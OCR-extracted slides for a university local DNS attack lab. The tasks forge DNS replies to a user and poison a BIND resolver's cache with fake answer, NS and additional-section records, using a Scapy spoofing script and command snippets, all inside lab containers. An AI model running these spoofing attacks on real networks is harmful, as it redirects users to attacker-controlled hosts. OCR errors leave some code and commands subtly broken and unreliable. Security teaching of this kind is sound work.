
EXP #10

LOCAL DNS ATTACK LAB

SLIDES BY: MOHAMAD BALAWI



جامعة بيرزيت BIRZEIT UNIVERSITY

OUTLINE

Introduction

Testing the DNS Setup

Task 1: Directly Spoofing Response to User

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

Task 3: Spoofing NS Records

Task 4: Spoofing NS Records for Another Domain

Task 5: Spoofing Records in the Additional Section

INTRODUCTION


جامعة بيرزيت BIRZEIT UNIVERSITY

DNS (Domain Name System)

DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (and vice versa). This translation is through DNS resolution, which happens behind the scene.

The difficulties of attacking local victims versus remote DNS servers are quite different. Therefore, we have developed two labs, one focusing on local DNS attacks, and the other on remote DNS attack. This lab focuses on local attacks.

Lab Setup



Summary of the DNS Configuration

All the containers are already configured for this lab. We provide a summary in the following slides, so students are aware of these configurations.

Local DNS Server

- We run the BIND 9 DNS server program on the local DNS server.
- BIND is an open source DNS software system including an authoritative server, a recursive resolver and related utilities.
- BIND 9 gets its configuration from a file called `/etc/bind/named.conf`. This file is the primary configuration file, and it usually contains several "include" entries, i.e., the actual configurations are stored in those included files.
- One of the included files is called `/etc/bind/named.conf.options`. This is where the actual configuration is set.

Simplification

- DNS servers now randomize the source port number in their DNS queries; this makes the attacks much more difficult.
- Unfortunately, many DNS servers still use predictable source port number. For the sake of simplicity in this lab, we fix the source port number to `33333` in the configuration file

Turning off DNSSEC

- DNSSEC (Domain Name System Security Extensions) is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we have turned off the protection in the configuration file.
- DNSSEC relies heavily on digital signatures for ensuring the authenticity and integrity of DNS data.

DNS cache

- During the attack, we need to inspect the DNS cache on the local DNS server. The following two commands are related to DNS cache.
- The first command dumps the content of the cache to the file `/var/cache/bind/dump.db`, and the second command clears the cache.

```
rndc flush                                  // Flush the DNS cache
rndc dumpdb –cache                          // Dump the cache to the specified file
cat /var/cache/bind/dump.db | grep "example" // Read DNS cache
```

Forwarding the `attacker32.com` zone

- A forward zone is added to the local DNS server, so if anybody queries the `attacker32.com` domain, the query will be forwarded to this domain's nameserver, which is hosted in the attacker container. The zone entry is put inside the `named.conf` file.

```
zone "attacker32.com" {
        type forward;
        forwarders {
                10.9.0.153;
        };
};
```

User machine

- The user container `10.9.0.5` is already configured to use `10.9.0.53` as its local DNS server.
- This is achieved by changing the resolver configuration file (`/etc/resolv.conf`) of the user machine, so the server `10.9.0.53` is added as the first nameserver entry in the file, i.e., this server will be used as the primary DNS server.

Attacker's Nameserver

- On the attacker's nameserver, we host two zones. One is the attacker's legitimate zone `attacker32.com`, and the other is the fake `example.com` zone. The zones are configured in `/etc/bind/named.conf`:

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
};
zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```

TESTING THE DNS SETUP

From the User container, we will run a series of commands to ensure that our lab setup is correct, check the following slides for that.

Get the IP address of `ns.attacker32.com`

- The dig command provides detailed information about DNS records and their resolution.
- When we run the following dig command from the **user** container:

```
dig www.attacker32.com
```

- The local DNS server will forward the request to the Attacker nameserver due to the forward zone entry added to the local DNS server's configuration file.
- Therefore, the answer should be `10.9.0.180`, which comes from the zone file (attacker32.com.zone) that we set up on the Attacker nameserver.
- If this is not what you get, your setup has issues.

Get the IP address of www.example.com

- Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container.
- We will query these two nameservers and see what response we will get. It should be 93.184.215.14 for the first command and 1.2.3.5 for the second one.

```
// Send the query to our local DNS server, which will send the query to example.com's official nameserver.
dig www.example.com
// Send the query directly to ns.attacker32.com
dig @ns.attacker32.com www.example.co
```

Get the IP address of `www.example.com`

- Obviously, nobody is going to ask `ns.attacker32.com` for the IP address of `www.example.com`; they will always ask the `example.com` domain's official nameserver for answers.
- The objective of the DNS cache poisoning attack is to get the victims to ask `ns.attacker32.com` for the IP address of `www.example.com`.
- Namely, if our attack is successful, if we just run the first dig command, the one without the @ option, we should get the fake result from the attacker, instead of getting the authentic one from the domain's legitimate nameserver.

TASK 1

Directly Spoofing Response to User

Task 1: Directly Spoofing Response to User

- When a user types the name of a website (a host name, such as `www.example.com`) in a web browser, the user's computer will send a DNS request to the local DNS server to resolve the IP address of the host name. Attackers can sniff the DNS request message, they can then immediately create a fake DNS response, and send back to the user machine. If the fake reply arrives earlier than the real reply, it will be accepted by the user machine.
- Before doing the attack let us take a look at the normal behavior when the user sends DNS request. Run the following command inside **user container**, then take a screenshot for the result:

```
dig www.example.com
```

- Before we beign with Task 1, let us clean the cache on the local DNS server to make sure that it will not reply faster than the attacker. Inside the local DNS container execute the following command:

```
rndc flush
```

Task 1: Directly Spoofing Response to User

- We need to modify the program in the next slide to launch such DNS attack.
- Copy the program to your text editor, then modify the `iface` to the actual interface name for the `10.9.0.0/24` network, we can do that by running the following command inside the **attacker**:

```
ifconfig
```

- Look for the interface name that has `10.9.0.1` as its IP address, in my case it is name "`AAAAAAAAA`".

```
AAAAAAAAAAAA: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
      inet6 fe80::42:fcff:fef7:5532  prefixlen 64  scopeid 0x20<link>
      ether 02:42:fc:f7:55:32  txqueuelen 0  (Ethernet)
      RX packets 16  bytes 796 (796.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 43  bytes 5918 (5.9 KB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
#!/us/bin/env python3
from rscapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
          if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
                    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

                    ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                    udp = UDP(dport=pkt[UDP].sport, sport=53)
                    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.4')
                    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                    qdcount=1, ancount=1, nscount=0, arcount=0, an=Anssec)

                    spoofpkt = ip/udp/dns
                    send(spoofpkt)

myFilter = "..."
pkt=sniff(iface="...", filter=myFilter, prn=spoof_dns)
```

- Modify the filter to catch DNS requests from the user, you can use the following information to construct the filter:
  - DNS requests use UDP.
  - Destination port for DNS requests is 53.
  - The source is the user container.
- Now go to the attacker container and run the modified python code.
- Inside the user container, re-run dig command, and take a screenshot for the result:

```
dig www.example.com
```

- It should show a different IP address for www.example.com this time because of the attack, if it didn't change then check your code.
- Re-run the dig command and answer the following question:
  - Did it return the spoofed IP address for www.example.com or the real one?
  - Why the attack is not working anymore, and how to make it work again?

TASK 2


DNS Cache Poisoning Attack – Spoofing Answers

جامعة بيرزيت BIRZEIT UNIVERSITY

Before Proceeding

- To avoid unexpected VM/Container based network latency issues, we intentionally slow down the traffic going to the outside, so the authentic replies will not come that fast. This can be done using `tc` command on the router to add some delay to the outgoing network traffic. The router has two interfaces, `eth0` and `eth1`. We will use `eth0` which is the one connected to the external network `10.8.0.0/24`.
- Go to the router container, then apply the following command:

```
tc qdisc add dev eth0 root netem delay 100ms
```



Task 2: DNS Cache Poisoning Attack

- The attack in Task 1 targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for `www.example.com` the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.
- When a local DNS server receives a query, it first looks for the answer from its own cache; if the answer is there, the DNS server will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When it gets the answer, it will store the answer in the cache, so next time, there is no need to ask other DNS servers.

Task 2: DNS Cache Poisoning Attack

- Therefore, if attackers can spoof the response from other DNS servers, the local DNS server will keep the spoofed response in its cache for certain period of time. Next time, when a user's machine wants to resolve the same host name, it will get the spoofed response from the cache.
- This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called DNS cache poisoning.

- Please modify the program used in the previous task for this attack, the code reamins the same, the only difference is the source host in the filter. Before attacking, make sure that the **DNS Server's** cache is empty. You can flush the cache using the following command:

```
rndc flush
```

- Run the modified code in the attacker container.
- Run `dig www.example.com` command inside the user container.
- Go to the DNS server container, and run the following command to export the DNS cache into a file:

```
rndc dumpdb -cache
```


- Run the following command to inspect the cache and check if it is poisoned.

```
cat /var/cache/bind/dump.db | grep "example“
```

- If the cache is indeed poisoned then take a screenshot for the result of the previous command.
- Answer the following question:
  - If we re-run dig command multiple times we still get the spoofed IP, why is that?

TASK 3

Spoofing NS Records



جامعة بيرزيت BIRZEIT UNIVERSITY

Task 3: Spoofing NS Records

- In the previous task, our DNS cache poisoning attack only affects one hostname, i.e., `www.example.com`. If users try to get the IP address of another hostname, such as `mail.example.com`, we need to launch the attack again. It will be more efficient if we launch one attack that can affect the entire `example.com` domain. The idea is to use the Authority section in DNS replies. Basically, when we spoofed a reply, in addition to spoofing the answer (in the Answer section), we add a record in the Authority section.

- Modify the code used in Task 2 to add spoofed NS record in the attack, the following python code snippet shows an example of how to add a record to the authority section, modify it to add the attacker nameserver (`ns.attacker32.com`) as an authoritative nameserver for `example.com` domain:

```
# The Authority Section
NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns1.dnsserver.net')

# Construct the DNS packet
DNSpkt = DNS(..., ns=NSsec, nscount=1, ...)
```

- Run the modified code.

- Now you should expect that any DNS request for "example.com" domain such as "ns.example.com" or "www.example.com" will be sent to the attacker NS, to find out how the attacker NS is programmed to translate these domains, we need to check zone_example.com file using the following command:

```
cat /etc/bind/zone_example.com
```

- The result of this command should contain something close to this:

```
@       IN      A     2.2.7.2
www     IN      A     3.6.3.8
ns      IN      A     7.2.1.1
*       IN      A     8.7.1.2
```

@ represents the domain name itself (example.com).

www is the subdomain www.example.com.

ns is the subdomain ns.example.com.

* is a wildcard representing all other subdomains that do not have specific DNS records defined.

- Clear the DNS cache in the DNS server container:

```
rndc flush
```

- In the user container, use dig command for the following hostnames and take one screenshot showing the result of all of them (replace `YOURNAME` with your full name).

  - `example.com`
  - `www.example.com`
  - `YOURNAME.example.com`

TASK 4

Spoofing NS Records for Another Domain

جامعة بيرزيت BIRZEIT UNIVERSITY

Task 4: Spoofing NS Records for Another Domain

- In the previous attack, we successfully poison the cache of the local DNS server, so `ns.attacker32.com` becomes the nameserver for the `example.com` domain. Inspired by this success, we would like to extend its impact to other domain. Namely, in the spoofed response triggered by a query for `www.example.com`, we would like to add additional entry in the Authority section, so `ns.attacker32.com` is also used as the nameserver for `google.com`.
- Modify the code in Task 3 to add the two entries in the authority section, use this syntax:

```
NSsec1 = DNSRR(...)
NSsec2 = DNSRR(...)
DNSpkt = DNS(..., ns=NSsec1/NSsec2, nscount=2, ...)
```

- Take a screenshot showing your full code for this task.
- Does it work and adds DNS records for both `google.com` and `example.com`? Or only one of them?

TASK 5

Spoofing Records in the Additional Section

Task 5: Spoofing Records in the Additional Section

- In DNS replies, there is section called **Additional Section**, which is used to provide additional information. In practice, it is mainly used to provide IP addresses for some hostnames, especially for those appearing in the Authority section. The goal of this task is to spoof some entries in this section and see whether they will be successfully cached by the target local DNS server. In particular, when responding to the query for `www.example.com`.
- Modify your Task 4 code to add the following entries to the Authority Section:
  - `example.com` `s.attacker32.com`
  - `example.com` `ns.example.com`

- Modify your code to add the following entries to the Additional Section:
  - `ns.attacker32.com  1.2.3.4  ①`
  - `ns.example.net  5.6.7.8  ②`
  - `www.facebook.com  3.4.5.6  ③`
- Entries ① and ② are related to the hostnames in the Authority section. Entry ③ is completely irrelevant to any entry in the reply.
- The syntax to add Additional Section is similar to what we did with the Authority Section:

```
Addsec1 = DNSRR(...)
Addsec2 = DNSRR(...)
Addsec3 = DNSRR(...)
DNSpkt = DNS(..., ar= Addsec1/Addsec2/Addsec3, arcount=3, ...)
```

- Take a screenshot for your full code.
- Run your modified code.
- Clear the DNS cache in the DNS server container:

```
rndc flush
```

- Then use dig command in the user container:

```
dig www.example.com
```

- Go to the DNS server container, and run the following command to export the DNS cache into a file:

```
rndc dumpdb –cache
```

- Run the following command 3 times to inspect what additional entries are added, first run replace the `...` with “`example`”, in the second time replace it with “`attacker`”, in the third time replace it with “`facebook`”, then take one screenshot showing the result of all these 3 commands.

```
cat /var/cache/bind/dump.db | grep “...”
```